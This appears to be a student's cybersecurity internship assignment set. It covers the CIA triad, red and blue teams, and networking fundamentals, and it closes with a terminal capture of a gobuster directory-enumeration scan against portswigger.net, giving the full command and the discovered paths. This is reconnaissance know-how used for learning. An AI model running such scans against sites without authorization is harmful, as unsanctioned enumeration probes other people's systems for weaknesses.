CYBER SECURITY INTERNSHIP

NAME: I PRASANTI
SIC: 20BCEA56
BRANCH: CEN

ASSIGNMENT 1

Introduction To Ethical Hacking

Topic: Introduction to Ethical Hacking

ASSIGNMENT 1 Date: 27/06/2022

1.CIA Triad Introduction & Real time case scenario.

- CIA triad refers to Confidentiality, integrity and availability. It is a model designed to guide policies for information security within an organization.

- **Confidentiality:** It refers to privacy. It measures are designed to prevent sensitive information from unauthorized access attempts.
- **Integrity:** It involves in maintaining the consistency, accuracy and trust of data over entire life cycle. Data must not be changed in transit, and steps must be taken to ensure data cannot be altered by unauthorized people
- **Availability:** It means information should be consistently and readily accessible for authorized parties.

Real time scenario:

<u>The situation in an ATM:</u>

ATM allows users to access bank balances and other such information. It incorporates measures to cover the principles of triad

- **Confidentiality:** The two-factor authentication (debit card with the PIN code) provides confidentiality before authorizing access to sensitive data.
- **Integrity:** The ATM bank software ensure data integrity by maintaining all transfer and withdrawal records made via the ATM in the user's bank accounting.

- **Availability:** The ATM provides availability as it is for public use and is accessible at all times.

2.Blue Team & Red Team Introduction

Blue Team:

- It is the group responsible for defending an enterprise's use of information systems by maintaining its security posture against a group of mock attackers.
- A blue team consists of security professionals who have an inside out view of the organization.
- Their task is to protect the organization's critical assets against any kind of threat.
- If the red team is playing offense, the blue team is playing defence to protect an organization's critical assets.
- Defending a company against attack involves understanding what assets need to be protected and how to best protect them. So the skills required for Blue Team are:
    - **Risk Assessment:** Risk assessment helps you identify key assets that are most at risk for exploitation so you can prioritize your resources to protect them.
    - **Hardening techniques:** Recognizing weaknesses in your organization's security is only helpful if you know the techniques for fixing them.
    - **Threat intelligence:** You'll want to know what threats are out there so you can plan appropriate defenses. Blue teams have to stay a step ahead of attackers.
    - **Monitoring and detection systems:** As a blue team professional, you'll need to know how to use packet sniffers, security and information event management (SIEM) software, intrusion detection systems (IDS), and intrusion prevention systems (IPS).

Red Team:

- A group of people authorized and organized to emulate a potential adversary's attack or exploitation capabilities against an enterprise's security posture.
- The red team plays the part of the attacker or competitor with the intention of identifying vulnerabilities in a system.
- A red team consists of security professionals who act as adversaries to overcome cyber security controls.
- Red teams often consist of independent ethical hackers who evaluate system security in an objective manner.

- The mindset of red team activities requires its own set of skills such as:
    - **Software development:** When you know how applications are built, you're better able to identify their possible weaknesses (as well as write your own programs to automate the attack process).
    - **Social engineering:** An organization's biggest vulnerability is often its people rather than its computer network. Social engineering tactics like phishing, baiting, and tailgating can sometimes be the easiest way past security defences.
    - **Penetration testing:** Much of a red team's job is to identify and try to exploit known vulnerabilities on a network. This includes familiarity with vulnerability scanners.
    - **Threat intelligence and reverse engineering:** Knowing what threats are out there—and how to emulate them—can make a more effective attacker.
    - **Creativity:** Finding ways to beat a blue team's defence often requires creating new and innovative forms of attack.

Name: I PRASANTI

Sic: 20BCEA56

Branch: CEN


ASSIGNMENT 2

Basic Linux Commands


Topic: Basic Linux Commands

ASSIGNMENT 2 Date: 28/06/2022

Screenshot of commands:



Screenshot of commands in the Root:



Name: I PRASANTI

Sic: 20BCEA56

Branch: CEN

ASSIGNMENT 3

Introduction to Networking, Footprinting using reconnaissance enumeration

INDEX

Topic: Introduction to Networking, Footprinting in an Reconnaissance Enumeration

ASSIGNMENT 3(DAY 3) Date:29-06-2022

1. Topics of Networking

1.Networking Types

- **Personal Area Network:**
  - A PAN is a computer network for interconnecting electronic devices within an individual person's workspace.
  - It provides data transmission among devices such as computers, smartphones, tablets and personal digital assistants.
  - It is the smallest network which is very personal to the user and generally has a connectivity range up to 10 meters.
- **Local Area Network:**
  - A local area network (LAN) is a computer network that interconnects computers within a limited area such as a residence, school, laboratory, university campus or office building.
  - A LAN is confined to a fairly small geographic area. The clients and servers on a LAN are connected to the same channel, and are typically in the same building or in neighbouring buildings. Number of systems connected in LAN may vary from as least as two to as much as 16 million.
  - LAN works under its own local domain and controlled centrally. Ethernet is most widely employed LAN technology and uses Star topology. LAN can be wired, wireless, or in both forms at once.
- **Metropolitan Area Network:**
  - The Metropolitan Area Network (MAN) generally expands throughout a city such as cable TV network.
  - It can be in the form of Ethernet. It is a service which is provided by ISPs. This service enables its users to expand their Local Area Networks.
  - Backbone of MAN is high-capacity and high-speed fiber optics. MAN works in between Local Area Network and Wide Area Network.
- **Wide Area Network:**
  - WAN covers a wide area which may span across provinces and even a whole country. Generally, telecommunication networks are Wide Area Network. Since they are equipped with very high speed backbone, WANs use very expensive network equipment
  - WAN may use advanced technologies such as Asynchronous Transfer Mode (ATM), Frame Relay, and Synchronous Optical Network (SONET).

- WAN maybe managed by multiple administration

2.Networking Technologies

- **Ethernet:**
  - Ethernet is a widely deployed LAN technology. Ethernet shares media. It uses Carrier Sense Multi Access/Collision Detection (CSMA/CD) technology to detect collisions. On the occurrence of collision in Ethernet, all its hosts roll back, wait for some random amount of time, and then re-transmit the data.
- **Fast Ethernet:**
  - To encompass need of fast emerging software and hardware technologies, Ethernet extends itself as Fast-Ethernet.
  - It can run on UTP, Optical Fiber, and wirelessly too. It can provide speed up to 100MBPS.
- **Giga Ethernet:**
  - Giga-Ethernet provides speed up to 1000 MBPS.
- **VLAN:**
  - Virtual LAN is a solution to divide a single Broadcast domain into multiple Broadcast domains.
  - Host in one VLAN cannot speak to a host in another. By default, all hosts are placed into the same VLAN.
- **Internetwork:**
  - A network of networks is called an internetwork, or simply the internet.
  - It is the largest network in existence on this planet.
  - Internet uses very high speed backbone of fiber optics.
  - To inter-connect various continents, fibers are laid under sea known to us as submarine communication cable.

3.Networking Topologies:

A Network Topology is the arrangement with which computer systems or network devices are connected to each other.

- **Point-to-Point:**
  - It contains exactly two hosts such as computer, switches, routers, or servers connected back to back using a single piece of cable.
- **Bus Topology:**
  - All devices share single communication line or cable. It may have problem while multiple hosts sending data at the same time.
  - Therefore, it either uses CSMA/CD technology or recognizes one host as Bus Master to solve the issue.
- **Star Topology:**

- All hosts in Star topology are connected to a central device, known as hub device, using a point-to-point connection.
- That is, there exists a point to point connection between hosts and hub.

➢ **Ring Topology:**
- Each host machine connects to exactly two other machines, creating a circular network structure.
- To connect one more host in the existing structure, the administrator may need only one more extra cable.

➢ **Mesh Topology:**
- Here a host is connected to one or multiple hosts.
- This topology has hosts in point-to-point connection with every other host (Full Mesh) or may also have hosts which are in point-to-point connection with few hosts only.

➢ **Hybrid Topology:**
- A network structure whose design contains more than one topology is said to be hybrid topology.
- Internet is the best example of largest Hybrid topology.

➢ **Hierarchical Topology:**
- This topology imitates as extended Star topology and inherits properties of Bus topology.
- This topology divides the network into multiple levels/layers of network. Mainly in LANs, a network is bifurcated into three types of network devices.

4.OSI MODEL:

➢ The open systems interconnection (OSI) model is a conceptual model created by the International Organization for Standardization which enables diverse communication systems to communicate using standard protocols.
➢ the OSI provides a standard for different computer systems to be able to communicate with each other.
➢ The OSI Model can be seen as a universal language for computer networking. It's based on the concept of splitting up a communication system into seven abstract layers, each one stacked upon the last.
➢ The OSI Model has the following layers:

- **Layer 1 – Physical layer:**
  - This layer includes the physical equipment involved in the data transfer, such as the cables and switches.
  - This is also the layer where the data gets converted into a bit stream, which is a string of 1s and 0s.
  - The physical layer of both devices must also agree on a signal convention so that the 1s can be distinguished from the 0s on both devices.
- **Transmission Media:**

- A transmission medium is a route that transmits information from a source to a receiver.
- Transmission mediums lie underneath the physical layer and the physical layer regulates them. Communication channels are another name for transmission medium
- Types are:
  - ✓ **Twisted Pair Cable:**
    This is the most widely used transmission medium cable. It consists of two distinct insulated conductor wires coiled around each other.
    Several similar pairs are usually packed together in a protective sheath.
  - ✓ **Coaxial Cable:**
    It features an exterior plastic covering and two parallel conductors, each with its own insulated protective cover.
    It operates in 2 ways: <u>baseband and broadband.</u>
  - ✓ **Fiber Optics:**
    It works on the principle of light reflection through a core composed of glass or plastic. The cladding surrounds the core, and the cladding is a less thick glass or plastic covering.
    It finds use in large-volume data transfer.
    It is possible for the cable to be unidirectional or bidirectional.

- **Switching:**
  - When a user accesses the internet or another computer network outside their immediate location, messages are sent through the network of transmission media. This technique of transferring the information from one computer network to another network is known as switching.
  - It is a process to forward packets coming in from one port to a port leading towards the destination.
  - Types of Switching are:
    - ✓ **Circuit Switching:**
      Circuit Switching is a dedicated path establishes between two communicating nodes before actual data transfer begins. The path means that connected sequence of physical links in which logical channel is dedicated to the connection.
      Example: Telephonic Communication.
    - ✓ **Packet Switching:**
      Here the sender breaks the whole message into several packets of suitable length and consisting of sequential packet numbers.


No dedicated path establishes between the two end parties before data communication. The sender sends packets to the next node sequentially.

Each node after receiving a packet decides the next route for the packet, the routing decision done by a node in the path before sending every packet.


- **Layer 2 – Data Link Layer:**
  - The Data Link Layer provides node-to-node data transfer (between two directly connected nodes), and also handles error correction from the physical layer.
  - Two sublayers exist here as well--the Media Access Control (MAC) layer and the Logical Link Control (LLC) layer.
  - In the networking world, most switches operate at Layer 2. But it's not that simple. Some switches also operate at Layer 3 in order to support virtual LANs that may span more than one switch subnet, which requires routing capabilities.
- **Functions of Data Link layer:**
  - Framing –
    Data-link layer takes packets from Network Layer and encapsulates them into Frames. Then, it sends each frame bit-by-bit on the hardware. At receiver end, data link layer picks up signals from hardware and assembles them into frames.
  - Error Control –
    Sometimes signals may have encountered problem in transition and the bits are flipped. These errors are detected and attempted to recover actual data bits. It also provides error reporting mechanism to the sender.
  - Addressing -
    Data-link layer provides layer-2 hardware addressing mechanism. Hardware address is assumed to be unique on the link. It is encoded into hardware at the time of manufacturing.
  - Flow Control –
    Stations on same link may have different speed or capacity. Data-link layer ensures flow control that enables both machines to exchange data on same speed.

- **MAC Address:**
  - Example of MAC address is 3C-95-09-9C-21-E1
    having 6 octets, where the first three represent the OUI, the next three represent the NIC.


2. Portswigger application result using dire num tool.



```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ sudo apt-get install gobuster
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
gobuster is already the newest version (3.1.0-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 707 not upgraded.

┌──(kali㉿kali)-[~]
└─$ gobuster dir -u https://portswigger.net/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o test_direnum.txt -t 30
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://portswigger.net/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/29 09:43:13 Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 301) [Size: 0] [--> /about/contact]
/about                (Status: 200) [Size: 37158]
/blog                 (Status: 200) [Size: 25581]
/privacy              (Status: 200) [Size: 57634]
/news                 (Status: 200) [Size: 47331]
/help                 (Status: 302) [Size: 0] [--> /burp/documentation]
/support              (Status: 200) [Size: 42820]
/misc                 (Status: 302) [Size: 0] [--> /burp]
/legal                (Status: 200) [Size: 23502]
/books                (Status: 302) [Size: 0] [--> /web-security]
/company              (Status: 302) [Size: 0] [--> /about/contact]
/research             (Status: 200) [Size: 31595]
/careers              (Status: 200) [Size: 29136]
/users                (Status: 200) [Size: 35768]
/Images               (Status: 301) [Size: 0] [--> https://portswigger.net/images]
/Default              (Status: 301) [Size: 0] [--> https://portswigger.net/default]
/News                 (Status: 301) [Size: 0] [--> https://portswigger.net/news]
/solutions            (Status: 200) [Size: 33996]
/FireFox_Reco         (Status: 301) [Size: 0] [--> https://portswigger.net/firefox_reco]
/EWbutton_GuestBook   (Status: 301) [Size: 0] [--> https://portswigger.net/ewbutton_guestbook]
/EWbutton_Community   (Status: 301) [Size: 0] [--> https://portswigger.net/ewbutton_community]
/EuropeMirror         (Status: 301) [Size: 0] [--> https://portswigger.net/europemirror]
/Home                 (Status: 301) [Size: 0] [--> https://portswigger.net/home]
```



```
kali@kali: ~
Firefox ESR
Browse the World Wide Web
/Towns                (Status: 301) [Size: 0] [--> https://portswigger.net/towns]
/Analytics            (Status: 301) [Size: 0] [--> https://portswigger.net/analytics]
/Webcam               (Status: 301) [Size: 0] [--> https://portswigger.net/webcam]
/TechSupport          (Status: 301) [Size: 0] [--> https://portswigger.net/techsupport]
/ConvertXtoDVD        (Status: 301) [Size: 0] [--> https://portswigger.net/convertxtodvd]
/Galactic_Civilization (Status: 301) [Size: 0] [--> https://portswigger.net/galactic_civilization]
/ACTMap               (Status: 301) [Size: 0] [--> https://portswigger.net/actmap]
/ShareAlarmPro        (Status: 301) [Size: 0] [--> https://portswigger.net/sharealarmpro]
/Hiring               (Status: 301) [Size: 0] [--> https://portswigger.net/hiring]
/Backyard             (Status: 301) [Size: 0] [--> https://portswigger.net/backyard]
/HomePageV05          (Status: 301) [Size: 0] [--> https://portswigger.net/homepagev05]
/SellAMDProducts      (Status: 301) [Size: 0] [--> https://portswigger.net/sellamdproducts]
/AboutAMD             (Status: 301) [Size: 0] [--> https://portswigger.net/aboutamd]
/Byte                 (Status: 301) [Size: 0] [--> https://portswigger.net/byte]
/logoBlack            (Status: 301) [Size: 0] [--> https://portswigger.net/logoblack]
/ConnectivitySolutions (Status: 301) [Size: 0] [--> https://portswigger.net/connectivitysolutions]
/Signs                (Status: 301) [Size: 0] [--> https://portswigger.net/signs]
/Music_Videos         (Status: 301) [Size: 0] [--> https://portswigger.net/music_videos]
/Memorabilia          (Status: 301) [Size: 0] [--> https://portswigger.net/memorabilia]
/Trademarkinformation (Status: 301) [Size: 0] [--> https://portswigger.net/trademarkinformation]
/Theaters             (Status: 301) [Size: 0] [--> https://portswigger.net/theaters]
/CountryLanguage      (Status: 301) [Size: 0] [--> https://portswigger.net/countrylanguage]
